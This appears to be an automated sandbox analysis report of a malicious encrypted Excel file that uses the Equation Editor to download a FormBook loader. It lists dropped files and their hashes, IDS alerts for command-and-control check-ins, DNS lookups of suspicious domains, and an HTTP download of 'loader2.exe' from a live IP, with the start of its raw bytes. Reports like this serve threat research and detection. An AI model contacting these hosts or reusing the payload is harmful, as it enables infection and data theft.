<tr><td>SSDEEP:</td><td>1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J</td></tr>
<tr><td>MD5:</td><td>208FD40D2F72D9AED77A86A44782E9E2</td></tr>
<tr><td>SHA1:</td><td>216B99E777ED782BDC3BFD1075DB90DFDDABD20F</td></tr>
<tr><td>SHA-256:</td><td>CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF</td></tr>
<tr><td>SHA-512:</td><td>7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>.PNG........IHDR...6..........>(....sRGB.........gAMA......a.....pHYs.........+......IDATx^.=v\9..H..f...:ZA..,'..j.r4.........SEJ,%..VPG..K.=....@.$oI.e7....U...... ....>n~&..._..._.rg...
.L...D.G!0..G!;...?...Oo.7....Cc...G....g>......_o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS......y;.N.I.).”[`.f.X.u.n.;........_h.(.u|0a.....].R.z...2......GJY<br>|\..+b...{>vU.....i..........w+.p...X..._.V.-z..s..U..cR..g^..X......6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G........~.o3.....z....m6...sN.0..;/....Y..H..o...........~........<br>(W.`...S.t......m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$......}....3%..|j.....b.r7.O!F...c'......$...)....|O.CK...._......Nv....q.t3l.,. ....vD.-..o..k.w.....X...-
C..KGld.8.a}|..,.....,....q.=r..Pf.V#.....n...}........[w...N.b..W......;..?.Oq..K{>.K.....{w{.......6'/...,.}.E...X.I.-Y].JJm.j..pq|.0...e.v......17...:F</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A0535E70.png</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>49744</td></tr>
<tr><td>Entropy (8bit):</td><td>7.99056926749243</td></tr>
<tr><td>Encrypted:</td><td>true</td></tr>
<tr><td>SSDEEP:</td><td>768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS</td></tr>
<tr><td>MD5:</td><td>63A6CB15B2B8ECD64F1158F5C8FBDCC8</td></tr>
<tr><td>SHA1:</td><td>8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6</td></tr>
<tr><td>SHA-256:</td><td>AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232</td></tr>
<tr><td>SHA-512:</td><td>BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E
45</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>.PNG........IHDR.............I.M....IDATx....T.]...G.;..nuww7.s...U..K......Ih....q!i...K....t.'k.W..i..>.......B.....E.0....f.a.....e....++...P..|..^...L.S}r:.............sM....p..p-..y]...t7'.D)....../...k.
...pzos.......6;,..H.....U..a..9..1...$......*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE......)........|i ...”....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p....
.|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@..........Jte...5Q.P.v;..B.C...m......0.N......q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8......6.$.$]p...9.....Z.a.sr.;B.a....m<br>...>...b..B..K...{...+w?....B3...2...>.......1..-.'.l.p........L....\.K..P.q......?>..fd.`w*..y..|y..,.....i..'&.?.....).e.D ?.06......U.%.2t........6.:..D.B....+~.....M%".fG]b\.[........1...."........GC6.....J.
+......r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j........s.f.|8s$p.?3H......0`..6)...bD....^..+....9..;$...W::.jBH..!tK</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A339838D.png</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>51166</td></tr>
<tr><td>Entropy (8bit):</td><td>7.767050944061069</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A339838D.png	
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Preview:	.PNG........IHDR.............q~.....sRGB.........gAMA......a.....pHYs..........o.d...sIDATx^..;.,;.......d..........{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.........x.(.......................^....{.......^j. ....oP.C?@GGGGGGGGGG?@GGGGG.F}c.............E).....c._....w{}......e;.._ttttt.X..........C.....uOV.+..l...|?................@GGG?@GGG./...uK.WnM'.....s.s ...`.........ttttt.:::..........:.z.{...'..=.......ttt..g.:::z......=......F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.......7,..................O..b.GZ..........].....].....]....]...CO.vX>...... @GGGw/3.......tttt.2...s....n.U.!.....:.....:.....:....%...'..)w....................>.{...........<;..........^..z......../..=.........................~.]..q.t...AGGGGGGGGGG?@GGGGGGG...AA........ ....~.............z...^...\........_ttttt.X..........C....o.{.O.Y1........=....]^X......ttt..tttt.....f.%..............nAGGGG.....[.....=....b....?{.....=......

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B9F87218.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.8124530118203914
Encrypted:	false
SSDEEP:	3072:134UL0tS6WB0JOqFB5AEA7rgXuzqr8nG/qc+L+:l4UcLe0JOcXuurhqcJ
MD5:	955A9E08DFD3A0E31C7BCF66F9519FFC
SHA1:	F677467423105ACF39B76CB366F08152527052B3
SHA-256:	08A70584E1492DA4EC8557567B12F3EA3C375DAD72EC15226CAFB857527E86A5
SHA-512:	39A2A0C062DEB58768083A946B8BCE0E46FDB2F9DDFB487FE9C544792E50FEBB45CEEE37627AA0B6FEC1053AB48841219E12B7E4B97C51F6A4FD308B5255568 8
Malicious:	false
Preview:	....l...........................Q>...!.. EMF........(...\K..hC..F...,... ...EMF+.@..................X...X...F...\...P...EMF+"@...........@..........$@..........0@.............? !@...........@...%...........%..................................R...p................................@."C.a.l.i.b.r.i...V$.....o..f.V.@o. %.....o...o.....L.o...o.RQAXL.o.D.o.......o.0.o.$QAXL.o.D.o. ...Id.VD.o.L.o. ....d.V..%...X...%...7..................{$..................C.a.l.i.b.r.i............ o.X...D.o.x.o..8.V........dv......%...........%...........%...........!..............................."...........%...........%...........%..........T...T..........................@.E.@...........L.......................P... ... 6...F...$.......EMF+*@..$..........?...........?.........@...........@..........*@..$..........?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CBBDD36B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Preview:	.PNG........IHDR.............q~.....sRGB.........gAMA......a.....pHYs..........o.d...sIDATx^..;.,;.......d..........{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.........x.(.......................^....{.......^j. ....oP.C?@GGGGGGGGGG?@GGGGG.F}c.............E).....c._....w{}......e;.._ttttt.X..........C.....uOV.+..l...|?................@GGG?@GGG./...uK.WnM'.....s.s ...`.........ttttt.:::..........:.z.{...'..=.......ttt..g.:::z......=......F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.......7,..................O..b.GZ..........].....].....]....]...CO.vX>...... @GGGw/3.......tttt.2...s....n.U.!.....:.....:.....:....%...'..)w....................>.{...........<;..........^..z......../..=.........................~.]..q.t...AGGGGGGGGGG?@GGGGGGG...AA........ ....~.............z...^...\........_ttttt.X..........C....o.{.O.Y1........=....]^X......ttt..tttt.....f.%..............nAGGGG.....[.....=....b....?{.....=......

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FA391AAF.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FA391AAF.png	
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>.....`_o..._._}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.I.)."[ `.f.X.u.n.;.....`_h.(.u\|0a.....].R.z...2.....GJY \|\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..\|...=.\|K...w...}O..{\|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..\|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...-C..KGld.8.a}|..,.....,...q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Temp\nsr4627.tmp\System.dll	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11776
Entropy (8bit):	5.855045165595541
Encrypted:	false
SSDEEP:	192:xPtkiQJr7V9r3HcU17S8g1w5xzWxy6j2V7i77blbTc4v:g7VpNo8gmOyRsVc4
MD5:	FCCFF8CB7A1067E23FD2E2B63971A8E1
SHA1:	30E2A9E137C1223A78A0F7B0BF96A1C361976D91
SHA-256:	6FCEA34C8666B06368379C6C402B5321202C11B00889401C743FB96C516C679E
SHA-512:	F4335E84E6F8D70E462A22F1C93D2998673A7616C868177CAC3E8784A3BE1D7D0BB96F2583FA0ED82F4F2B6B8F5D9B33521C279A42E055D80A94B4F3F1791E0C
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: Agency Appointment VSL Tbn-Port-Appointment Letter- 2100133.xlsx, Detection: malicious, Browse • Filename: New Order PO2193570O1.pdf.exe, Detection: malicious, Browse • Filename: 2320900000000.exe, Detection: malicious, Browse • Filename: CshpH9OSkc.exe, Detection: malicious, Browse • Filename: 5SXTKXCnqS.exe, Detection: malicious, Browse • Filename: i6xFULh8J5.exe, Detection: malicious, Browse • Filename: AWB00028487364 -000487449287.doc, Detection: malicious, Browse • Filename: 090049000009000.exe, Detection: malicious, Browse • Filename: dYy3yfSkwY.exe, Detection: malicious, Browse • Filename: PAYMENT 02.BHN-DK.2021 (PO#4500111226).xlsx, Detection: malicious, Browse • Filename: Purchase Order Price List 061021.xlsx, Detection: malicious, Browse • Filename: Proforma Invoice and Bank swift-REG.PI-0086547654.exe, Detection: malicious, Browse • Filename: UGGJ4NnzFz.exe, Detection: malicious, Browse • Filename: Proforma Invoice and Bank swift-REG.PI-0086547654.exe, Detection: malicious, Browse • Filename: 3arZKnr21W.exe, Detection: malicious, Browse • Filename: Shipping receipt.exe, Detection: malicious, Browse • Filename: New Order TL273723734533.pdf.exe, Detection: malicious, Browse • Filename: YZ8OvkljWm.exe, Detection: malicious, Browse • Filename: U03c2doc.exe, Detection: malicious, Browse • Filename: QUOTE061021.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....ir*.-.D.-.D.-.D...J.*.D.-.E.>.D.....*.D.y0t.).D.N1n.,.D..3@.,.D.Rich-.D. .....PE..L....$_.....!..... .....!).....0.....`.....@.....2.....0..P.....P.....0..X..... .....text..... ..... ..`.rdata..c....0.....$.....@..@.data...h....@.....(.....@....reloc..|....P.....*.....@..B..... ....

C:\Users\user\AppData\Local\Temp\nsw45F7.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	261012
Entropy (8bit):	7.3456635705707685
Encrypted:	false
SSDEEP:	6144:9ob3S8T7kC7sf3eG3Jw24DKBGNLtqEZpG+x6t:iz7kC7sf3t3EFtpDGma
MD5:	AF69C1313ADD571627D87D2453F87D28
SHA1:	97818C9D2B9E8794F97D27CF0EBC2A763639F5E0
SHA-256:	6AFC732265B4C7257FF86EEE7AA8AD9E25DA0E0BA996CE425BDFF07EBF2B4349
SHA-512:	8C9E2FC2BADD92D495FAB633AC537842665F59B90D04CF2AAA8BDDBD06D25CEA631153C842F08C29AFE83129583D82CD48EFCD7DAA4CCAE3662A02563ED3A BC0
Malicious:	false
Preview:	.m.....LP.....-l.....l.....#..... .....J.....j.....W..... ....

C:\Users\user\AppData\Local\Temp\x8abgzdx2taarfhvmdw	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	164352

C:\Users\user\AppData\Local\Temp\x8abgzdx2taarfhvmdw	
Entropy (8bit):	**7.998740117796754**
Encrypted:	**true**
SSDEEP:	3072:WI3SWiaT7vg17lM7sf37lghuFa47Zrw24HAsFUyzyBGNmqDv:93S8T7kC7sf3eG3Jw24DKBGNLz
MD5:	D6A1573FFB40613104C0755D78241AB4
SHA1:	8567FBE29F2DE39618F8FC5EEAFB18F5C6B9D4AD
SHA-256:	B3132DA42852DD7F3C7BD9044AF9FB0916F9B8C6C6854B572F2CA6424CF2FECD
SHA-512:	6042A74B4572B2D04182EE3B8E6BF0D5518B4C752C887FB8AB770A5B8D385B5E58500EA4DE980227E577DABE9DD01B457F700ECECDA107180646DB8ADCE8091
Malicious:	false
Preview:	....^..#.5...AW|.r..''*..n.....h.o....I....=.+.O5.uK...;...@.A..=-%-6\..u$.e.AL...2L.JY..F@p...O..a..F....F.\.....,.d8..G.H...A.V..Pz..K.w.2.p7.b`..?.....84..[.)'..`g0..r....._cC.. A.c.....9.A..v.5.TJ.~.+.EB.&..?..4.....p..#&.Z.d<p.SQl.gA.(..J.0....`=m.p`..,..:U[wd...b.....].K^....z..3Ekx..d.x.\|i...E.0.....f=*.k... jG..5D...l...p^ x..7.c..$....!...h....i.....L*...a..P....} 6t.{.(xq.~N|}.....%G...,SGlG..{_..o.9...'.?....ap!.F....[.].9s..Y...Y8.3%o.:n.Wp..MN....'.b...d...</.w.*T6)...g.0B}G.B.w%.g....H.F...L....L..ks.q7r..i..Us9..g..G5.v..Y....8r.l.j2. .....~uPw....2....N..w..$5.....^....p....V.amT.t....RT..hf.t.....,...H.8...Q#..Fd..._...g...Kz..T.Z..\w .A.....{..G.........c....1.X6.R1`.E.U..l..H.?)K...{....'@...PR(.....?%2#....j...A.?.M...f. 2..v..t=.+..q..fzF..C...C....KR.....'.....".cr"..7p96....J|q...x..T.....nc...^..k.fP..... .0g.H.w.y..Lt"n.D..]&?I..iu..~..e.._p.....8R.....9sv=K.M..%...Q.4.=q.4...aH@.q^.+..g..;

C:\Users\user\AppData\Local\Temp\yerrxvolv	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	56945
Entropy (8bit):	4.916897762190798
Encrypted:	false
SSDEEP:	1536:5HwlaCciRuhiRUidh5HAYBe16mKqrk5US/zf6Up:NacPUXHl06pG+US/OO
MD5:	83D3E22048178472A2287533D5C2FE99
SHA1:	CA6E1F360EF458E914968D27963E2E821B281080
SHA-256:	98B4220FF7F5974B33154C161C82A814078FE0D670726F0C62CBCB17F9A0A8FE
SHA-512:	7151EEF108AFDCB5B7794718128973A4941197ED572AF9F20E68CB5637CC8DF2A17555765E45C101787EE7EB2D662C54E74EA5229890C90DB2C11CC24D1198F2
Malicious:	false
Preview:	U.....3.... .....!....."....#....$....%...o.&....'.....(.....)....*...8.+.....,...o.-........../....0....1....2....3....4....5....6....7... .8....9...1:.....;.....<.....=.....>.....?.....@.....A.....B...0.C...k.D .....E.....F.....G...g.H.....I.....J...H.K.....L.....M.....N.....O...r.P.....Q.....R.....S.....T.....U.....V...k.W.....X.....Y.....Z.....[.....\.....]...k.^.....`...].a...X.b...1.c.....d.....e.....f.....g.....h.... .i.....j.....k...<.l...y.m...y.n...y.o...k.p.....q...x.r.....s...g.t.....u.....v...H.w.....x.....y.....z...x.{...r.|.....}.....~.....x.....k.....x.....k.....].....X.....1..... .....y.....y.....y.....k.....g.....H.....r.....

C:\Users\user\Desktop\~$L2.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	224710
Entropy (8bit):	7.912728398567341
Encrypted:	false
SSDEEP:	6144:Ds9p+npLadPGnTF8SnI8ey8uLSJB6+i940vqC7J:yptdenTiSnI8ethi9aaJ
MD5:	8C35AC8D43F7E59105902FA16114144E
SHA1:	C1A0E5DE1121E55C22649182C923B41EFD4E2848
SHA-256:	1A08FC838C4EBAB6B986B6010E2074A05C29916CD38096E7F7D26A6455917508
SHA-512:	F89DA0804389F71E3627B9BCC5299D6EAAB0649197D1084FB3B6F63E4BD126BAF333C9781AA02C3666AC59E79CB645487CFDBE19061B1C5119098529BFBD7F1
Malicious:	**true**

C:\Users\Public\vbc.exe	
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 23%, Browse • Antivirus: ReversingLabs, Detection: 41%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1..:u..iu..iu..i..iw..iu..i...i..id..i!..i...i...it..iRichu..i.....PE..L.....K.....\.....<2.....p....@.....s.....p.....text...ZZ.....\..... ..`.rdata.....p.....`.....@..@.data.....r.....@....ndata.....@.....rsrc.....v.....@..@.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.995578935184159
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	L2.xlsx
File size:	1308600
MD5:	e5aaa3f2879244a0b44b27ce151e0c29
SHA1:	eb0608507f6aa9432f276ab6fcaeddc7439bf169
SHA256:	d9aa9baf5698eebd324bf2d501d72a62ce6973eeb42a7d e961d0e65baaad67f
SHA512:	378f161ed695cc96c7b1bc11d2e4745090beee7b65802e 848890d82e097d046bf59bfec99c3483aeae9d75e75716f a3f4649cc80e2872952e8d58daa2061f329
SSDEEP:	24576:8aqT3NL8qo597tcvl4LXOETHVhwfhV2PpqTOwy c/cxzHbk/u:Y2z97t/THVO/2huyfx38u
File Content Preview:	.....>..... .....z.....z.....~..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "L2.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/11/21-08:06:48.269107	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49165	80	192.168.2.22	192.210.173.40
06/11/21-08:08:17.470238	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	45.195.169.197
06/11/21-08:08:17.470238	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	45.195.169.197
06/11/21-08:08:17.470238	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	45.195.169.197

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 11, 2021 08:08:11.429814100 CEST	192.168.2.22	8.8.8.8	0x708c	Standard query (0)	www.alberthospice.com	A (IP address)	IN (0x0001)
Jun 11, 2021 08:08:17.104280949 CEST	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.meganfantastic.com	A (IP address)	IN (0x0001)
Jun 11, 2021 08:08:22.954375029 CEST	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.adultvideolife.xyz	A (IP address)	IN (0x0001)
Jun 11, 2021 08:08:24.818254948 CEST	192.168.2.22	8.8.8.8	0x379f	Standard query (0)	www.adultvideolife.xyz	A (IP address)	IN (0x0001)
Jun 11, 2021 08:08:24.880181074 CEST	192.168.2.22	8.8.8.8	0x379f	Standard query (0)	www.adultvideolife.xyz	A (IP address)	IN (0x0001)
Jun 11, 2021 08:08:25.288955927 CEST	192.168.2.22	8.8.8.8	0x379f	Standard query (0)	www.adultvideolife.xyz	A (IP address)	IN (0x0001)
Jun 11, 2021 08:08:29.375241041 CEST	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.sciencebasedmasks.com	A (IP address)	IN (0x0001)
Jun 11, 2021 08:08:34.719614983 CEST	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.obi4ex.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 11, 2021 08:08:11.495436907 CEST	8.8.8.8	192.168.2.22	0x708c	No error (0)	www.alberthospice.com		154.84.76.49	A (IP address)	IN (0x0001)
Jun 11, 2021 08:08:17.169647932 CEST	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.meganfantastic.com		45.195.169.197	A (IP address)	IN (0x0001)
Jun 11, 2021 08:08:23.290237904 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.adultvideolife.xyz		127.0.0.1	A (IP address)	IN (0x0001)
Jun 11, 2021 08:08:24.879548073 CEST	8.8.8.8	192.168.2.22	0x379f	No error (0)	www.adultvideolife.xyz		127.0.0.1	A (IP address)	IN (0x0001)
Jun 11, 2021 08:08:25.288223028 CEST	8.8.8.8	192.168.2.22	0x379f	No error (0)	www.adultvideolife.xyz		127.0.0.1	A (IP address)	IN (0x0001)
Jun 11, 2021 08:08:25.352297068 CEST	8.8.8.8	192.168.2.22	0x379f	No error (0)	www.adultvideolife.xyz		127.0.0.1	A (IP address)	IN (0x0001)
Jun 11, 2021 08:08:29.454852104 CEST	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.sciencebasedmasks.com	www.sciencebasedmasks.com.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 08:08:34.816056967 CEST	8.8.8.8	192.168.2.22	0x2f03	Server failure (2)	www.obi4ex.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 192.210.173.40
- www.alberthospice.com
- www.meganfantastic.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	192.210.173.40	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 08:06:48.269107103 CEST	0	OUT	GET /files/loader2.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 192.210.173.40 Connection: Keep-Alive
Jun 11, 2021 08:06:48.467674017 CEST	1	IN	HTTP/1.1 200 OK Date: Fri, 11 Jun 2021 06:06:46 GMT Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Last-Modified: Thu, 10 Jun 2021 15:52:54 GMT ETag: "36dc6-5c46b6262be11" Accept-Ranges: bytes Content-Length: 224710 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 31 b8 84 3a 75 d9 ea 69 75 d9 ea 69 75 d9 ea 69 b6 d6 b5 69 77 d9 ea 69 75 d9 eb 69 ee d9 ea 69 b6 d6 b7 69 64 d9 ea 69 21 fa da 69 7f d9 ea 69 b2 df ec 69 74 d9 ea 69 52 69 63 68 75 d9 ea 69 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 c6 e3 1a 4b 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 5c 00 00 00 d4 01 00 00 04 00 00 3c 32 00 00 00 10 00 00 00 70 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 00 d0 02 00 00 04 00 00 00 00 00 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 a4 73 00 00 b4 00 00 00 00 c0 02 00 e0 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 00 00 8c 02 00 